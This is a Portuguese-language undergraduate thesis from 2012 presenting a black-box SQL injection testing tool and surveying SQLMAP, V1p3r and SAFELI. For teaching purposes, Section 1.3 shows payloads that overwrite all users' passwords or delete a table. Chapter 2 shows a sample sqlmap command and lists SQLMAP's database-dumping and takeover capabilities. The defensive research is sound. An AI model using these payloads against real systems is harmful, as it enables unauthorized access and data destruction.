CENTRO UNIVERSITÁRIO EURÍPIDES DE MARÍLIA
FUNDAÇÃO DE ENSINO "EURÍPIDES SOARES DA ROCHA"
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

UMA FERRAMENTA PARA A EXECUÇÃO DE ATAQUES SQL INJECTION

SUELLEN DE CASTRO GOMES DA SILVA

MARÍLIA
2012

CENTRO UNIVERSITÁRIO EURÍPIDES DE MARÍLIA
FUNDAÇÃO DE ENSINO "EURÍPIDES SOARES DA ROCHA"
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

UMA FERRAMENTA PARA A EXECUÇÃO DE ATAQUES SQL INJECTION

Monografia apresentada ao Centro Universitário Eurípides de Marília como parte dos requisitos necessários para a obtenção do grau de Bacharel em Ciência da Computação.

Orientador:
Prof. MSc. Rodolfo Barros Chiaramonte

MARÍLIA
2012

CENTRO UNIVERSITÁRIO EURÍPIDES DE MARÍLIA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

TRABALHO DE CONCLUSÃO DE CURSO – AVALIAÇÃO FINAL

Suellen de Castro Gomes da Silva

UMA FERRAMENTA PARA A EXECUÇÃO DE ATAQUES SQL INJECTION

Banca examinadora da monografia apresentada ao Curso de Bacharelado em Ciência da Computação do UNIVEM/F.E.E.S.R., para obtenção do Título de Bacharel em Ciência da Computação.

Nota: 5 (cinco)

Orientador: Rodolfo Barros Chiaramonte

1°. Examinador: Elvis Fusco

2°. Examinador: Fábio Dacêncio Pereira

Marília, 03 de dezembro de 2012.

AGRADECIMENTO

Agradeço primeiramente a Deus que em sua infinita bondade me acompanhou e me deu força e sabedoria além de me conceder seus anjos para que eu pudesse chegar até aqui.

A minha família pelo apoio e incentivo e os conselhos que me davam forças para chegar até o final.

Agradecimentos em especial para minha Mãe Oreni pela paciência, carinho e por nunca ter desistido de mim nos meus dias de desespero e mau humor. Mãe para mim a senhora é a melhor mãe do mundo e eu sinto muito orgulho em ser sua filha.

Aos meus irmãos Rubem e Kelly que foram mais que irmãos pois serviram durante toda a minha vida de espelho e modelo para que eu me torna-se uma pessoa melhor.

Agradeço ao meu pai Rubens, pois sem seus conselhos e incentivos durante essa trajetória acadêmica eu com certeza não conseguiria mais essa vitoria.

Agradeço ao meu namorado Otávio essa pessoa incrível que Deus colocou na minha vida que além de aturar minha chatice faz dos meus dias os melhores dias enchendo minha vida cinza de cor.

Agradeço aos amigos de faculdade por tornarem os dias mais prazerosos e as aulas mais divertidas, em especial, Fabio, Ettore, Felipe, Uanderson, Anderson e Gilberto .Agradeço a vocês em geral pela paciência em me ensinar a matéria em cima da hora para começar as prova.

Agradecimentos especiais ao Bruno pela parceria em trabalhos e por salvar muitas vezes a minha pele nos longos 19 anos juntos.

Agradeço ao meu amigo Thiago que apesar de termos nos conhecido em uma monitoria no 1º ano de faculdade, grande parte de eu estar onde estou foi por incentivo e ajuda (e quanta ajuda) sua, Deus que abençoe por ser meu anjo da guarda.

Agradeço aos meus patrões Sr. Eduardo e Sra. Cássia e colegas de serviço em especial João que me socorria nas horas difíceis, pois graças a vocês eu tive a oportunidade de crescer profissionalmente.

"A sorte se lança no regaço; mas do Senhor procede toda a disposição dela."

Provérbios 16.33

"Eu segurei muitas coisas em minhas mãos e eu as perdi; mas tudo que eu coloquei nas mãos de Deus eu ainda possuo."

(Martin Luther King)

RESUMO

O número de incidentes referentes a ataques a aplicações Web vem aumentando nos últimos anos, levando assim a questionamentos sobre o quanto a segurança das informações estão sendo priorizadas nas organizações que gerenciam, desenvolvem ou contratam esse tipo de serviço. Sendo a Computação em Nuvem uma forma de distribuir aplicações e armazenar dados, há uma grande preocupação no que diz respeito à segurança e privacidade das informações, pois estas estão suscetíveis a ataques. Portanto é importante testar a vulnerabilidade dessas aplicações de forma a garantir uma melhor confiabilidade desses serviços. Neste trabalho é apresentada uma abordagem e uma ferramenta que atua como ferramenta para testes SQL Injection e foi integrada com a ferramenta SQLMAP com sucesso, e a mesma foi capaz de detectar vulnerabilidade de uma aplicação web.

Palavras-Chave: SQL Injection, Vulnerabilidade Aplicações Web, Segurança da Informação

ABSTRACT

The number of incidents caused by Web application attacks has been increasing in the last years, which leads to ponderings about how the information security is being prioritized by organizations that manage, develop or lease these services. Since cloud computing is a method to distribute applications and store data, there is a great concern regarding the security and the privacy of the information, because they are prone to attacks. Therefore, it is important to test the vulnerability of these applications in order to assure a better reliability of these services. In this project, a new tool that serves as a web application testing platform is presented, more specifically, for SQL injection attacks. As a test case, this tool was also successfully integrated to another tool, the SQLMAP, which, together, where able to detect vulnerabilities in a web application.

Keywords: SQL Injection, Applications Vulnerability Web, Information Security

LISTA DE ILUSTRAÇÕES

SUMÁRIO

INTRODUÇÃO

Assim como outros sistemas baseados na Web, as aplicações em nuvem estão propensas a ataques que exploram desde o vazamento de informações e tratamento de erros impróprios até a execução de arquivos maliciosos, sendo o ataque por SQL *Injection* uma propensa possibilidade de ataque a essas aplicações.

Estatísticas indicam que ataques a aplicações web aumentaram nos últimos anos (CERT.br 2012). Um dos fatores que contribui para impulsionar os incidentes referentes à segurança das informações é o aumento do número de vulnerabilidades nos sistemas. Isso ocorre, pois, muitas vezes, uma vulnerabilidade de segurança é causada por uma sequência de erros que perduram desde a análise e durante o desenvolvimento de um projeto. Este cenário se agrava quando não é adotado um ciclo de desenvolvimento de software seguro, gerando especificações inadequadas e configurações vulneráveis das plataformas ocultas (UTO; MELO, 2009, p.238).

CONTEXTO

Vulnerabilidades de software, em especial, de aplicações WEB têm sido amplamente utilizadas para roubo de informações e invasões de redes corporativas. Segundo estatísticas disponibilizadas pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br 2012), o número de incidentes reportados referentes a ataques envolvendo redes conectadas a Internet, só no ano de 2011, tiveram um aumento de 78% nas notificações de ataques a servidores WEB em relação ao ano de 2010, em que nesses ataques são exploradas as vulnerabilidades das aplicações web.

Sendo a Computação em Nuvem uma forma de distribuir aplicações e armazenar dados, há uma grande preocupação no que diz respeito à segurança e privacidade das informações.

Nesse contexto, os assuntos tratados neste aborgaem são: ataque por SQL *Injection,* que permite que o invasor insira um código SQL em variáveis que serão usadas em consultas de banco de dados e aplicações Web que possibilita a distribuição de software para os consumidores por meio da Internet.

JUSTIFICATIVA

A Internet se consolidou como um importante veículo de comunicação e como um dos principais meios para a realização de negócios. O número de incidentes referentes a ataques a aplicações Web vem aumentando nos últimos anos, levantando assim questionamentos sobre o quanto a segurança das informações está sendo priorizada nas organizações que gerenciam, desenvolvem ou contratam esse tipo de serviço. Para a realização de negócios por meio da Internet, em que circulam informações importantes para as corporações e, muitas vezes sigilosas, torna-se fundamental garantir a segurança das informações.

Para auxiliar a resolução do problema apresentado, a ferramenta proposta nesta abordagem, é capaz de executar ataques SQL Injection. Esta ferramenta efetua uma análise dinâmica a fim de encontrar uma vulnerabilidade em tempo de execução da aplicação. Isso é feito de forma a auxiliar assim a detecção de vulnerabilidades em variadas aplicações web, independente da tecnologia empregada, desde que sejam utilizados formulários HTML.

OBJETIVO

O objetivo desta abordagem é uma ferramenta nominada Sujection de ataque SQL *Injection* para testar a vulnerabilidade aplicações web e aplicações em nuvem no modelo SaaS. A finalidade da ferramenta é de executar uma análise dinâmica que se comporta buscando encontrar uma vulnerabilidade em tempo de execução da aplicação, em uma técnica conhecida como Teste de Caixa Preta. Desta maneira, a ferramenta não precisará varrer todo o código, pois o analista de segurança executa a aplicação e procura por campos em formulários ou outro tipo de entrada de dados, manipulando os dados, inserindo os casos de teste contendo comandos do tipo SQL Injection. Estes comandos são passados para a aplicação, e de acordo com a análise do resultado, verifica-se na prática a existência ou não de uma vulnerabilidade.

A seguir os principais objetivos específicos da abordagem apresenta:

Teste de nível de aplicação: dessa forma o teste pode ser realizado externamente a rede da aplicação web e sem necessidade de obter a aplicação do servidor;

Independência de código e linguagem: pois a ferramenta destina-se a ser compatível com qualquer aplicação web que utilize páginas HTML;

Personalização: pois a ferramenta deve permitir a adição de novos casos de teste;

Coleta de dados: nesta atividade o objetivo é capturar informações acerca da aplicação alvo. Esta informação é composta por páginas, hiperlinks, formulários e envio de valores entre páginas. Basicamente, nesta fase a ferramenta executa como um buscador de páginas web, copiando e arquivando páginas da aplicação;

Identificação de parâmetros de entrada: após obter cópias das páginas web, a ferramenta analisa as páginas para identificar os parâmetros de entradas dos formulários presentes nas páginas;

Geração de Ataques: durante esta atividade são realizados os ataques SQL *Injection* com base nos dados armazenados.

Geração de Relatórios: a ferramenta produz relatórios com registros dos ataques realizados. Nestes relatórios são inclusas as páginas vulneráveis, formulários e parâmetros identificados e respostas do servidor da aplicação web. As informações que relacionam as tentativas com erros e sucessos são armazenados em um banco de padrões, que se torna disponível para as próximas execuções da ferramenta.

MATERIAS E MÉTODOS

Para o projeto e desenvolvimento da abordagem desenvolvida neste trabalho, o mesmo foi dividido em três fases principais, que contemplam a estudo da fundamentação teórica e trabalhos relacionados, projeto e desenvolvimento da ferramenta e a apresentação do funcionamento da ferramenta.

ESTRUTURA

Esta monografia está estruturada nos seguintes capítulos:

No Capítulo 1 é apresentada a fundamentação teórica, que aborda conceitos importantes para o entendimento e elaboração deste trabalho. No Capítulo 2 será descrito os trabalhos relacionados em que estão apresentados trabalhos similares a este. No capítulo 3 abordagem da proposta onde será apresentado o processo de desenvolvimento, exemplos de casos de testes e complementos para a aplicação e a ferramenta implementada com

exemplo de funcionamento.

CAPÍTULO 1 – FUNDAMENTAÇÃO TEÓRICA

Com o avanço das tecnologias voltadas para a web em especial a Computação em Nuvem e a falta da devida preocupação com requisitos de segurança, ataques contra aplicações disponíveis na Internet representam uma grande parte dos incidentes de segurança ocorridos nos últimos anos. Nesta seção são apresentados os conceitos importantes para o entendimento e elaboração deste trabalho.

1.1 COMPUTAÇÃO EM NUVEM

Computação em nuvem é uma tendência recente de tecnologia cujo objetivo é proporcionar serviços de Tecnologia da Informação. Com o passar dos anos e com a evolução tecnológica surgiram diversas necessidades para quem faz uso de tecnologia, A computação em nuvem tem por objetivo atender estas necessidades tornando os dados mais acessíveis de forma compartilhada e auxiliando na redução de custos com equipamentos.

A Computação em Nuvem ou *Cloud Computing* é um modelo de computação que permite ao usuário final acessar uma grande quantidade de aplicações e serviços em qualquer lugar e independente da plataforma, bastando para isso ter um terminal conectado à “nuvem” (SILVA, F. H. R 2010).

Dentre as vantagens da Computação em Nuvem está a possibilidade de acesso aos dados e aplicações de qualquer lugar, desde que haja conexão de qualidade com a Internet, trazendo assim mobilidade e flexibilidade aos usuários.

Atualmente pode-se entender Computação em Nuvem como um conjunto de serviços computacionais virtualizado, estes serviços podendo ser compartilhados por meio da Internet (Michael Armbrust and et al. 2009).

Quanto a questão de serviços oferecidos pela Computação em Nuvem existem basicamente três grandes divisões sendo citado nesta abordagem o Saas (Software-as-a-Service) .

Saas ou Software como serviço (do inglês *Software as a Service*), representa os serviços de mais alto nível disponibilizados em uma nuvem. Esses serviços dizem respeito

a aplicações completas que são oferecidas aos usuários.Ele roda inteiramente na nuvem e pode ser considerado uma alternativa a rodar um programa em uma máquina local (SUN 2009).

Em Grobauer B.(2010) são apresentados possíveis vulnerabilidades que se podem ser encontradas em uma nuvem. Uma das questões apresentadas é a vulnerabilidade dos protocolos da Internet, onde os serviços da nuvem são acessados via rede usando protocolos padrões. Na maioria dos casos, essa rede é a Internet, que pode ser considerada não confiável. As vulnerabilidades de protocolos da Internet, como as que permitem ataques ao meio, são portanto relevantes para Computação em Nuvem.

1.2 SEGURANÇA E TIPOS DE ATAQUES

No Brasil, o Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.BR, 2012) mantém um gráfico atualizado conforme visto na Figura 1 de incidentes reportados envolvendo redes conectadas à Internet no Brasil, onde número total de notificações de incidentes no segundo trimestre de 2012 foi um pouco maior que 114 mil, o que corresponde a um aumento de 30% em relação ao trimestre anterior e a uma queda de 10% em relação ao mesmo trimestre de 2011.



Figura 1 - Total de Incidentes Reportados ao CERT.br por Ano. Fonte: Cert.br, 2012

Ataques bem sucedidos a sistemas computacionais ocorrem, em boa medida, a algum tipo de vulnerabilidade. Aplicações WEB são uma das mais exploradas nestes ataques. As notificações relacionadas a tentativas de fraudes apresentaram crescimento de 65% em relação ao trimestre anterior e de 127% em relação ao mesmo período de 2011 (CERT.BR, 2012).

A cada três anos a fundação OWASP (organização sem fins lucrativos que busca melhorar a segurança de aplicações web) publica uma documentação chamada OWASP Top Ten contendo a classificação das dez principais vulnerabilidades das aplicações web. Dentre essas o SQL *Injection* aparece como a segunda maior vulnerabilidade de segurança das aplicações (OWASP, 2010).

1.3 SQL INJECTION

SQL *Injection* ou injeção de falhas é uma técnica para explorar maliciosamente aplicativos que usam os dados fornecidos em instruções SQL. Isso ocorre em aplicações que recebem dados do usuário e os envia a um interpretador sem validar ou codificar os dados. Esse tipo de ataque baseia-se na execução de comandos, sejam eles comandos de manipulação de dados - DML (select, insert, update, delete) ou comandos de definição de dados - DDL (create, drop, alter).

Estes comandos são executados através das entradas de formulários, ou seja, no local destinado para digitação de informações pelo usuário, onde são passados comandos SQL, que por falhas nas aplicações permite ao atacante acesso não autorizado a um banco de dados, a fim de ver ou manipular dados restritos.

Existem diversas possibilidades de comandos que podem ser executados indevidamente através da passagem de parâmetros. Abaixo seguem duas categorias classificada pela Oracle Corporation (2012) sendo elas ataque em primeira ordem e ataque em segunda ordem.

1.3.1 ATAQUE EM PRIMEIRA ORDEM

O atacante entra com a *string* maliciosa e causa uma modificação no código que é executado imediatamente.

Considere como exemplo um comando SQL parametrizado dinamicamente em um sistema cujo objetivo é atualizar a senha do usuário autenticado na aplicação. Sua construção é definida da seguinte forma:

UPDATE usuário SET senha = ‘{0}’ where id = {1}

Os parâmetros 0 e 1 são então substituídos, respectivamente, pela nova senha informada pelo usuário (considera-se aqui uma senha não-criptografada) e pelo ID do mesmo, localizado na sessão de aplicação. Ocorre que é possível, neste caso, informar a seguinte entrada para a nova senha:

nova_senha’ where 1 = 1 --

O comando resultante após a substituição dos parâmetros, seria:

UPDATE usuário SET senha = ‘nova senha’ where 1 = 1 –‘ where id = 123

Considerando que a seqüência “--” atua como comentário em SQL, o resultado desta injeção seria a atualização da senha de todos os usuários do sistema, inviabilizando temporariamente o acesso de todos os usuários e permitindo que o atacante se autentique como qualquer usuário.

1.3.2 ATAQUE EM SEGUNDA ORDEM

O atacante injeta o comando para ser armazenado em uma fonte considerada segura. O ataque é executado posteriormente através de outra atividade.

Supõe-se que uma aplicação armazene em banco os critérios de busca favoritos do usuário. Ainda que o sistema realize tratamento sobre todos os eventuais apóstrofos para minimizar os riscos de um ataque de primeira ordem, quando estes dados são recuperados e utilizados para a composição de uma futura consulta, há o risco de execução de comandos arbitrários.

Considere o seguinte critério de consulta informado pelo usuário:

‘; DELETE FROM pedido; --

Como o tratamento de apóstrofos, teríamos o seguinte comando resultante:

INSERT INTO critério_favorito (usuario_id, nome, criterio)

VALUES (11, ‘Meu Ataque’, ‘’’; DELETE FROM pedido; --‘)

A informação é inserida na base pelo sistema sem nenhum dano inicial. No entanto, quando o usuário tenta utilizar seus critérios de busca favoritos, ocorrerá a

execução do código malicioso intencionado pelo atacante.

1.4 VULNERABILIDADES E TESTE DE DETECÇÃO DE DEFEITO

A segurança é uma qualidade de sistema que garante a ausência de acesso ou manipulação, não autorizados, ao estado do sistema (Avizienis et al. 2004). As violações de segurança dos sistemas ocorrem por causa da exploração de vulnerabilidades existentes. Um ataque explora as vulnerabilidades do sistema, podendo comprometer as propriedades de segurança do sistema. Nesta subseção, é apresentado o conceito do Teste de caixa Preta que efetuando uma análise dinâmica busca encontrar uma vulnerabilidade em tempo de execução da aplicação.

1.4.1 TESTE DE CAIXA PRETA

O Teste de Caixa-Preta, também conhecido como teste funcional, concentra-se nos requisitos funcionais do software, pelo fato de tratar o software como uma caixa cujo conteúdo é desconhecido e da qual só é possível visualizar o lado externo, ou seja, os dados de entrada fornecidos e as respostas produzidas como saída.

Neste tipo de teste de software o analista de segurança não possui acesso algum ao código fonte do programa, pois, efetuando uma análise dinâmica, o teste busca encontrar uma vulnerabilidade em tempo de execução da aplicação.

Um teste de caixa preta examina alguns aspectos de um sistema sem se preocupar muito com a estrutura interna do software (PRESSMAN, 2005). O objetivo é efetuar operações sobre as diversas funcionalidades e verificar se o resultado gerado por estas está de acordo com o esperado.

O teste funcional envolve dois passos principais: identificar as funções que o software deve realizar e criar casos de teste capazes de checar se essas funções estão sendo realizadas pelo software (PRESSMAN, 2005).

No caso da proposta de ferramenta deste trabalho, o analista de segurança executa a aplicação e procura por campos em formulários ou outro tipo de entrada de dados, manipula os dados que são passados para a aplicação e de acordo com o resultado verifica na prática a existência ou não de uma vulnerabilidade.

CAPÍTULO 2 – TRABALHOS RELACIONADOS

O estudo de trabalhos relacionados é um ponto importante para elaborar uma abordagem viável, competitiva e com diferenciais. Neste capítulo são apresentados trabalhos em que são definidas abordagens de SQL *Injection* com suporte ferramental. Os trabalhos apresentados são: "SQLMAP" (Guimarães, B. D. A. e Stampar, M, 2011), "V1p3r" (Ciampa et al., 2010) e "SAFELI" (Fu e Qian, 2008).

2.1 FERRAMENTA SQLMAP

Dentre os trabalhos relacionados, pode-se citar a ferramenta SQLMAP. Esta ferramenta realiza testes de SQL *Injection* personalizados. O foco dos ataques dessa ferramenta é para testar a segurança do banco de dados e a partir de uma página Web (Guimarães, B. D. A. e Stampar, M, 2011).

Dessa forma, o analista de segurança é responsável por informar uma página e um conjunto de variáveis para a ferramenta que testa se a página com as variáveis informadas é vulnerável a diversos tipos de ataques SQL Injection, incluindo:

boolean-based blind ou *inferential:* neste tipo de ataque o teste é realizado ao manipular as variáveis ou valores presentes no código SQL. Isso pode ser feito ao inserir um código SQL que representa uma tautologia, trocar nomes de variáveis ou valores. Ao comparar o resultado normal ao realizado com injeções, a ferramenta pode identificar se houve sucesso no ataque;

time-based blind: neste tipo de ataque a ferramenta cronometra o tempo necessário para executar a requisição à aplicação web sem injetar código SQL e, em seguida, injeta códigos SQL que exigem um longo tempo de processamento. Ao comparar o tempo necessário para a aplicação web responder entre as diferentes tentativas, é possível identificar se o banco de dados executou o código, o que representaria uma vulnerabilidade;

error-based: neste tipo de ataque a ferramenta injeta um comando que causa erros que um banco de dados deve capturar. A ferramenta analisa a resposta da aplicação web para verificar se o erro ocorreu, o que significa que o banco de dados executou o código. Esse tipo de ataque exige que o analista de segurança informe o tipo do SGDB

previamente;

UNION query ou *inband SQL injection*: neste tipo de ataque a ferramenta insere código utilizando a cláusula *UNION*. Esse ataque necessita que a página mostre vários dados de uma tabela, não uma única tupla. Ao comparar os dados resultantes, a ferramenta identifica se conseguiu adicionar dados na seleção, o que indica que o banco de dados executou o código injetado;

stacked queries: neste tipo de ataque, a ferramenta injeta um comando SQL *Select* aninhado e verifica se isso afeta no resultado da página exibida pela aplicação web.

Após identificar uma vulnerabilidade, a ferramenta passa então a tentar identificar o sistema gerenciador de banco de dados e a testar suas vulnerabilidades. Dentre os testes, a ferramenta pode testar a segurança do SGBD (Sistema Gerenciador de Banco de Dados) nos seguintes itens:

- Detecção do tipo e versão de SGDB;
- Enumerar usuários, senhas e colunas;
- Reconhecimento da codificação da senha e suporte para quebrar a codificação com força-bruta (teste exaustivo de possíveis senhas);
- Detectar nomes de tabelas e colunas com força bruta caso não seja possível listar;
- Exportar os dados de todas as tabelas;
- Procurar por tabelas e colunas de acordo com um arquivo de dicionário (nomes previstos);
- Execução de códigos SQL/DML/DDL arbitrários.

A ferramenta também permite explorar vulnerabilidades específicas de algumas versões de SGBD que permitem o analista de segurança tomar o controle do SGBD e/ou do sistema operacional que o executa.

SQLMAP é uma ferramenta com interface de texto e foi desenvolvida em python, uma linguagem imperativa, multiparadigma e interpretada que foi criada com o objetivo de ser altamente produtiva no ponto de vista do desenvolvedor (Python Software Foundation, 2012). Para executar o SQLMAP, utiliza-se o comando "*python sqlmap.py*". Este comando

faz a ferramenta listar o modo de utilização. Para fazer com que a SQLMAP execute testes em uma página testando a variável “id” com as configurações padrões de ataque, pode-se utilizar o comando: “*python sqlmap.py –u “http://servidor/pagina?id=1”*”, em que “*servidor*" é o endereço do servidor e “*pagina*” é o nome de uma página servida por este servidor.

Mais detalhes sobre a utilização da ferramenta estão disponíveis no manual da SQLMAP (Guimarães, B. D. A. e Stampar, M.., 2011). Esta ferramenta está disponível no site “http://www.sqlmap.org”.

2.2 FERRAMENTA V1P3R

Ciampa et al. (2010) desenvolveram uma ferramenta de SQL *Injection* denominada “V1p3R” capaz de realizar *inferential SQL Injection*, assim como a SQLMAP. Esta ferramenta foi criada com o objetivo de atingir um nível maior de detecções que a SQLMAP e de forma automatizada, ou seja, sem a necessidade do analista de segurança fornecer o nome de todas as páginas e variáveis a serem testadas. faz uso de um conjunto de padrões heurísticos.

Esses padrões são comparados às mensagens de saída de cada requisição à aplicação web. Os sucessos e os fracassos são analisados e estes novos pares de requisições e mensagens de saída são acumulados em uma base de dados para se tornarem novos padrões, de forma a direcionar a execução a atingir maiores níveis de detecção e confiabilidade.

O processo empregado por esta ferramenta é dividido em quatro atividades:

- Coleta de dados: nesta atividade o objetivo é capturar informações acerca da aplicação alvo. Esta informação é composta por páginas, hiperlinks, formulários e envio de valores entre páginas. Basicamente, nesta fase a ferramenta executa como um buscador de páginas web, copiando e arquivando páginas da aplicação;
- Identificação de parâmetros de entrada: após obter cópias das páginas web, a ferramenta analisa as páginas para identificar os parâmetros de entradas dos formulários presentes nas páginas;
- Geração de Ataques: durante esta atividade são realizados os ataques SQL

Injection com base nos dados armazenados.

- Geração de Relatórios: a ferramenta produz relatórios com registros dos ataques realizados. Nestes relatórios são inclusas as páginas vulneráveis, formulários e parâmetros identificados e respostas do servidor da aplicação web. As informações que relacionam as tentativas com erros e sucessos são armazenados em um banco de padrões, que se torna disponível para as próximas execuções da ferramenta.

O ponto mais enfatizado pelos autores ao descrever o diferencial da ferramenta é essa atividade de acumular informações sobre ataques passados e utilizar isto para direcionar novos ataques a maiores índices de sucesso. Por este motivo, esta abordagem foi descrita como heurística. Foram realizados estudos empíricos para comparar a *V1p3R* à SQLMAP que mostraram um maior nível de detecção para a ferramenta *V1p3R* ao empregar ataques do tipo *inferential SQL Injection*.

A ferramenta *V1p3R* foi implementada em *Perl* (Perl Foundation, 2012) e possui a arquitetura esquematizada na Figura 2. Nesta figura é possível identificar o módulo "BUSCADOR" que adquire informações da aplicação alvo (Aplicação Alvo) que é responsável por capturar páginas (Atividade 1) e identificar as variáveis de interesse (Atividade 2). O módulo "INJETOR" utiliza dos dados armazenados em um dicionário de strings e os campos identificados para efetuar ataques (Atividade 3). É importante notar que os novos campos identificados são então adicionados ao dicionário de strings. Por fim, o "GERADOR DE PADRÕES DE ERROS" compara os resultados dos ataques com padrões conhecidos e gera um relatório final. Os dados do relatório também são utilizados para adicionar mais padrões de erros à base de conhecimento da ferramenta.



Figura 2 - Arquitetura da Ferramenta VlpeR. Fonte Ciampa et AL. (2010)

2.3 FERRAMENTA SAFELI

Fu e Qian (2008) desenvolveram uma ferramenta denominada “SAFELI”, que significa “Static Analysis Framework for discovEring SQL *Injection* vulnerabilities”. Esta ferramenta analisa aplicações no formato de bytecode Java. Portanto, esta ferramenta depende da disponibilidade do código objeto da aplicação web e que este código esteja neste formato.

Ao analisar o código objeto, a SAFELI identifica parâmetros de entrada da aplicação web e suas conexões ao banco de dados. Além de analisá-lo, a SAFELI o instrumenta, adicionando código que permite acoplá-lo ao módulo SQL Injector da ferramenta. Os pontos instrumentados são aqueles em que são identificados como candidatos vulneráveis a SQL Injections. Por fim, a ferramenta executa testes em cima destes pontos.

A arquitetura da SAFELI está esquematizada na Figura 3. Esta arquitetura é composta pelos seguintes módulos:

Java Symbolic Execution Engine (JavaSye): o modulo JavaSye é composto pelo Instrumentador de Bytecode, que analisa e insere código nos códigos objetos e pelo motor de inserção de símbolos, que adiciona códigos que permitem inserir strings de ataque;

Biblioteca de Padrões de Ataque: este módulo gerencia um banco de dados de padrões pré-estabelecidos. Cada padrão consiste de dois componentes: a especificação de um comando SQL antes e após um ataques. Esses padrões possuem trechos substituídos para se adequarem aos símbolos da aplicação durante o ataque;

Gerador de Strings: O gerador de strings recebe um padrão de comando SQL e os símbolos capturados da aplicação e gera um comando SQL adequado para testar a aplicação;

Gerador de Casos de Teste: o gerador de casos de teste executa os casos de teste conforme especificados pelo gerador de strings e gera relatórios indicando vulnerabilidades. Para detectar vulnerabilidades, são comparadas as respostas esperadas com a resposta recebida após um ataque, ou seja, teste por inferência (*inferential SQL Injection*).

